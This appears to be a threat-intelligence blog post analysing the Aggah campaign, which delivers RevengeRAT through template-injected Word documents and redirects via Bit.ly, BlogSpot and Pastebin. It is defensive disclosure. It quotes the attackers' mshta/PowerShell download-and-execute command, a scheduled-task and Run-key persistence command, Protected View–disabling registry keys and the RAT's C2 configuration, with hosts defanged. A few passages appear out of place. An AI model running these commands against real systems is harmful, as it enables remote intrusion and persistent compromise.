

Aggah Campaign: Bit.ly, BlogSpot, and Pastebin Used for C2 in Large Scale Campaign

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Executive Summary

In March 2019, Unit 42 began looking into an attack campaign that appeared to be primarily focused on organizations within a Middle Eastern country. Further analysis revealed that this activity is likely part of a much larger campaign impacting not only that region but also the United States, and throughout Europe and Asia.

Our analysis of the delivery document revealed it was built to load a malicious macro-enabled document from a remote server via [Template Injection](#). These macros use BlogSpot posts to obtain a script that uses multiple Pastebin pastes to download additional scripts, which ultimately result in the final payload being RevengeRAT configured with a duckdns[.]org domain for C2. During our research, we found several related delivery documents that followed the same process to ultimately install RevengeRAT hosted on Pastebin, which suggests the actors used these TTPs throughout their attack campaign.

Initially, we believed this activity to be potentially associated with the Gorgon Group. Our hypothesis was based on the high level TTPs including the use of RevengeRAT. However, Unit 42 has not yet identified direct overlaps with other high-fidelity Gorgon Group indicators. Based on this, we are not able to assign this activity to the Gorgon group with an appropriate level of certainty.

In light of that, Unit 42 refers to the activity described in this blog as the Aggah Campaign based on the actor's alias "hagga", which was used to split data sent to the RevengeRAT C2 server and was the name of one of the Pastebin accounts used to host the RevengeRAT payloads.

The Delivery

Our research into the Aggah campaign began with a delivery document sent to organizations in a single Middle Eastern country via an email on March 27, 2019. This email appeared to originate from a large financial institution in the same country, although it was likely spoofed. The subject of the email was "Your account is locked." This initial delivery document was sent to organizations in one Middle Eastern country, specifically to organizations in the education, media/marketing, and government verticals. Four days later on March 31, we saw the same delivery email sent to a financial organization in a second Middle Eastern country. We later discovered that this delivery document was just one of many in a larger campaign sent to organizations in the United States, Europe and Asia targeting the same verticals as in the Middle East as well as Technology, Retail, Manufacturing, State/Local Government, Hospitality, Medical, Technology, and other Professional business. The related documents were functionally similar, so we will describe the original sample we analyzed.

The email sent on March 27 had a Word document attached with the filename "Activity.doc" (SHA256: d7c92a8aa03478155de6813c35e84727ac9d383e27ba751d833e5efba3d77946) that attempted to load a remote OLE document via [Template Injection](#). When "Activity.doc" is opened, it displays the image in Figure 1 as a lure in an attempt to trick the user into enabling content to allow macros to run. The lure suggests that the user must open the document in the desktop versions of Microsoft Word, as macros do not function in the online version of Word in Office 365. The "Activity.doc" file does not contain a macro, but the OLE document that it loads from the remote server does contain a macro.



Figure 1. Lure image used in Activity.doc to trick user into enabling macros

Activity.doc Analysis

The delivery document uses [Template Injection](#) to load a file hosted on a remote server. Figure 2 shows the contents of the delivery document's footer that attempts to load a remote OLE document from `hxxps://static.wixstatic[.]com/ugd/05e470_b104c366c1f7423293887062c7354db2.doc`:

```
<?xml version="1.0" ?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId2" Target="https://static.wixstatic.com/ugd/05e470_b104c366c1f7423293887062c7354db2.doc"
    TargetMode="External" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"/>
  <Relationship Id="rId1" Target="media/image2.wmf" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"/>
</Relationships>
```

Figure 2. Footer in Activity.doc showing remote OLE location

The remote OLE file loaded in the footer of Activity.doc file is actually an RTF file (SHA256: 5f762589cdb8955308db4bba140129f172bf2dbc1e979137b6cc7949f7b19e6f) that loads an embedded Excel document with a heavily obfuscated macro that contains a significant amount of 'junk' code. The purpose of this macro is to decode and execute the following URL via the "Shell" command:

```
mshsa hxxp://www.bitly[.]com/SmexEaldos3
```

The command above uses the built-in "mshsa" application to download the contents of URL provided, in this case a shortened URL using the Bit.ly service. During WildFire's analysis, the shortened bit.ly URL redirected to `hxxps://bjm9.blogspot[.]com/p/si.html`, as seen in the "Location" field of the HTTP response in Figure 3.


```
GET /SmexEaldos3 HTTP/1.1
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET CLR 1.1.4322; .NET4.0C; .NET4.0E; InfoPath.3)
Host: bitly.com
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Fri, 29 Mar 2019 11:32:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 122
Connection: keep-alive
Cache-Control: private, max-age=90
Location: https://bjm9.blogspot.com/p/si.html
Set-Cookie: _bit=j2tbwi-60cd093f49ac04aee1-00P; Domain=bitly.com; Expires=Wed, 25 Sep 2019 11:32:18 GMT

<html>
<head><title>Bitly</title></head>
<body><a href="https://bjm9.blogspot.com/p/si.html">moved here</a></body>
</html>
```

Figure 3. Bit.ly shortened link pointing to blog hosted at Blogspot

As you can see in the GET request above, the redirect points the browser ("mshsa.exe" in this case) to a blog hosted on `blogspot[.]com`. As you can see in Figure 4, this BlogSpot article appears a bit odd but not necessarily malicious.



HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachmentsInPV
HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

The technique of enabling macros and disabling ProtectedView in Office, including the order in which the registry keys were modified was also described in our [blog covering the Gorgon group](#). Also, the tactic of killing processes for Windows

Defender and Microsoft Office applications was also carried out by Gorgon as well. The Gorgon group also used the bitly URL shortening service in their attacks, but while these are obvious technique overlaps, we still do not have concrete evidence that this attack campaign is associated with Gorgon.

The script hosted on Blogspot then carries out three main activities that include:

1. Downloading a payload from a Pastebin URL
2. Creating a scheduled task to periodically obtain and run a script from a Pastebin URL
3. Creating an autorun registry key to obtain and run a script from a Pastebin URL

Obtaining a payload from Pastebin

The script hosted at Blogspot obtains a portable executable payload from a Pastebin URL and executes it. The script builds the following command and attempts to run it using the WScript.Shell object:

```
mshta.exe vbscript:CreateObject( ""Wscript.Shell"" ).Run( ""powershell.exe -noexit -command [Reflection.Assembly]::Load([System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('\h\'+\t\'+\t\'+\p\'+\s\'+\v\'+\a\'+\s\'+\t\'+\e\'+\b\'+\i\'+\n\'+\'+\c\'+\o\'+\m\'+\'+\r\'+\a\'+\w\'+\'+\2LDaeHE1' (window.close)
```

The command above results in the downloading of a portable executable hosted on Pastebin at [https://pastebin\[.\]com/raw/2LDaeHE1](https://pastebin[.]com/raw/2LDaeHE1), decoding the base64 downloaded from the URL, and then executing it. Figure 6 shows the Pastebin page hosting the executable downloaded by the script.




Figure 6. 2LDaeHE1 Pastebin page

The decoded payload has the following attributes:

| | |
|--------------|---|
| SHA256 | b9b67c885200f90eaf9c4911b3a7f5e6707bcb51d1b892df1bde110 13a60f6b5 |
| Compile Time | 2019-03-20 19:43:08 |

Table 2. Decoded payload from pastebin[.]com/raw/2LDaeHE1

This payload was written in VB.NET and named "Nuclear Explosion," which is a variant of RevengeRAT configured to use the domain "lulla.duckdns[.]org" for C2, as seen in Figure 7.

```
public Atomic()
{
    this.OW = false;
    this.C = null;
    this.Cn = false;
    this.SC = new Thread(new ThreadStart(this.MAC), 1);
    this.PT = new Thread(new ThreadStart(this.Pin));
    this.INST = new Thread(new ThreadStart(this.INS));
    this.I = 1;
    this.MS = 0;
    this.Hosts = Strings.Split("lulla.duckdns.org,", ",", -1, CompareMethod.Binary);
    this.Ports = Strings.Split("2336,", ",", -1, CompareMethod.Binary);
    this.ID = "SE9URULTIE5PVk9T";
    this.MUTEX = "RV_MUTEX-WindowsUpdateSystem32";
    this.H = 0;
    this.P = 0;
}
```

Figure 7. RevengeRAT configuration

According to its configuration seen in Figure 8, when sending data to the C2 server, it will split the information using the string "hagga", which is the same name as the PasteBin account hosting the payload information seen in Figure 6 and the basis of the Aggah campaign name.

```
static Atomic()
{
    Atomic.SPL = "*-]NK[-*";
    Atomic.App = Application.ExecutablePath;
    Atomic.SCG = new Atomic();
    Atomic.DI = new ComputerInfo();
    Atomic.Key = "hagga";
}
```

Figure 8. Configuration showing the string "hagga" used to split information sent to the C2 server

Creating a Scheduled Task

The script hosted at the Blogspot blog builds another command to create a scheduled task called "eScan Backup" that runs every 100 minutes. The command string generated by the script used to create this scheduled task is:

```
schtasks /create /sc MINUTE /mo 100 /tn eScan Backup /tr ""mshta
vbscript:CreateObject("Wscript.Shell").Run("mshta.exe https://pastebin[.]com/raw/tb5gHu2G"",0,true)(window.close)""
/F'
```

The "eScan Backup" task will use the built-in mshta application to download a script from a Pastebin URL, specifically at [https://pastebin\[.\]com/raw/tb5gHu2G](https://pastebin[.]com/raw/tb5gHu2G) that we will continue to refer to as the tb5gHu2G script. We believe the actors chose the name "eScan Backup" to appear related to the eScan antivirus products. Figure 9 shows the scheduled task in Windows' Task Scheduler program.




Figure 9. Scheduled task created to reach out to Pastebin URL and run the hosted script every 100 minutes

The scheduled task downloading and running the tb5gHu2G script is meant for persistence, as it runs the same command to hamper Windows Defender and kill Office applications. The tb5gHu2G script also attempts to run the same VBScript as the script hosted on the Blogspot blog, of which downloads and executes the payload from the "2LDaeHE1" Pastebin page shown in Figure 6. Figure 10 shows the Pastebin page hosting the tb5gHu2G script.




Figure 10. tb5gHu2G Pastebin page

Creating an Autorun Registry Key

The script hosted at the Blogspot blog creates an autorun registry key, which appears to be a second persistence mechanism to supplement the previously mentioned scheduled task. To create the autorun key, the script generates the following command that it will attempt to run:

```
CreateObject("Wscript.Shell").regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate",
"C:\Windows\System32\mshta.exe
vbscript:CreateObject("Wscript.Shell").Run("mshta.exe%20http://pastebin[.]com/raw/YYZq1XR0",0,true)
(window.close)" , "REG_EXPAND_SZ"
```

This run key will attempt to download the contents hosted at yet another Pastebin URL of [http://pastebin\[.\]com/raw/YYZq1XR0](http://pastebin[.]com/raw/YYZq1XR0)

and run the contents as a script using the Wscript.Shell object. Figure 11 shows the Pastebin page displaying the contents of the script.




Figure 11. YYZq1XR0 Pastebin page

The YYZq1XR0 Pastebin paste contains the following script that does very little:

```
<script language="VBScript">
self.close
</script>
```

The fact that the above script does so little suggests that the actor may update this paste with a new script containing additional functionality when desired. The editing of pastes is possible if the paste was created using a "Pro" account. These pastes were created by an account named HAGGA, which appears to be a PRO account that would allow the actor to update

the script to run on infected systems. HAGGA has several additional pastes as well as seen below in Figure 12. These pastes contain additional malicious scripts that are ultimately used to create a payload.




Figure 12. Hagga's Pastebin page

Part of a Larger Campaign?

While investigating this particular campaign we reviewed the click count available on Bit.ly. As of April 11, 2019, the Bit.ly link, SmexEaldos3, referenced in the analysis above contained over 1,900 clicks in about 20 countries spanning North America, Europe, Asia, and the Middle East. This high volume click-count indicated to us that we were likely only looking at an extremely small subset of the actual campaign. It is also highly likely that these click counts also include individuals accessing the shortened link during investigations and research efforts; therefore, the number is not an accurate representation of the number of hosts infected.




Figure 13. bitly SmexEaldos3 page clicks

Digging in a bit further we took a look at the document properties to see what additional information we may be able to use to help identify related activity. The document properties indicate these operators were using an apparently pirated version of Microsoft Word and used the string 'Lulli moti myri' as the creator/author of the document. Using this string we searched in our repositories and identified over a dozen Microsoft Office documents - half of them DOCX and the other half XLS.

All of the documents have a time stamp between January and April 2019, and each contained a Bit.ly URL that redirects to a Blogspot page. While all of these documents were of interest to us, we noticed one configured with the same Bit.ly URL as our original file Activity.doc. This file has the following SHA256:

| | |
|--------|---|
| SHA256 | ef837119fc241e8fde85f36f4635a71f6b87aecf39dc979961be914 f48c4ef4c |
|--------|---|

Table 3. Similarly configured document to Activity.doc

During our analysis, we identified several Bit.ly URLs and their redirects resulting in the download of RevengeRAT. One particular sample contains the C2 domain kronozzz2.duckdns[.]org. This sample has a SHA256 of:

| | |
|--------|---|
| SHA256 | c365b15cb567da7e9c04dffa0de1cb2b8104d5fe668c17691d8c683 80bcd6d30 |
|--------|---|

Table 4. Decoded payload from pastebin[.]com/raw/sgawvit9

One of HAGGA's pastes includes the title 'kronoz2 back2new'. This domain indicated to us another possible relation to the HAGGA Pastebin account shown in Figure 12. Open source research revealed a similar domain kronoz.duckdns[.]org associated with a RevengeRAT sample with the following hash:

| | |
|--------|---|
| SHA256 | fa5500a45e98e084b489301fd109676a4d8b0d3b39df4d9e2288569 e232a9401 |
|--------|---|

Table 5. File associated with kronoz.duckdns[.]org

All identified samples are available in Appendix A.

After reviewing all of the delivery documents and RevengeRAT payloads we discovered that all but one payload contains the mutex RV_MUTEX-WindowsUpdateSystem32 (note the purposeful misspelling by the attackers of "System32" for "System32") with a base64 encoded identifier of SE9URUITIE5PVk9T that decodes to HOTEIS NOVOS ("NEW HOTELS" in Portuguese). We searched through our available repositories to see just how many samples contained these strings. We found over 50 files beginning as early as September 2018, which are noted in Appendix A. Many of these samples contained the same 'hagga' key; however, we also noted three other additional keys: 'oldman', 'steve', and 'roma225'. The 'roma225' key was discussed in December 2018 in a publication titled ['The Enigmatic "Roma225" Campaign' by Yoroi](#). The one sample that was not configured with that mutex and identifier was the sample noted in Table 5. That sample contains the mutex RV_MUTEX-cuiGGjttxDpnF and the Identifier TWlsZWdvbmE= which decodes to 'Milegona'.

Correlating RevengeRAT samples

RevengeRAT is a commodity Trojan that has many leaked builders freely available in open source, which makes attributing the tool's use to a specific actor or attack campaign difficult. Because of this, we wanted to determine if the mutex, identifier and key seen in Aggah related samples were not standard default values for RevengeRAT and if they were strong enough to use for pivoting and correlation purposes. To gauge the likelihood of two unrelated actors using the same values in the configuration, we used the leaked RevengeRAT builder (v0.3) to visualize the process an actor would have to take to create RevengeRAT samples that shared the same mutex, identifier and key as the payload delivered in the Aggah campaign.

To our surprise, we found it was rather unlikely that two unrelated individuals would use the mutex, identifier, and key just by happenstance. We believe this as the actor must manually enter the mutex, identifier, and key into specific fields within the RevengeRAT builder, in which we will highlight in the following explanation of steps required to build the Trojan.

To create the RevengeRAT payload used in this campaign, the actor would use the RevengeRAT server to compile an executable configured with the appropriate fields. First, the actor would set the "Socket Key" field to "hagga" and press "Start Listening", as seen in Figure 14.




Figure 14. RevengeRAT Builder Socket Key Setting

Once the server is configured and listening, the actor would click the "Client Builder" button to create the RevengeRAT client, as seen in Figure 15.




Figure 15. RevengeRAT Client Builder

In the Client Builder, the actor would click the “Network Settings” drop down and enter the domain “lulla.duckdns[.]org” and the TCP port of 2336 before pressing the add button seen in Figure 16.




Figure 16. RevengeRAT Network Settings setup

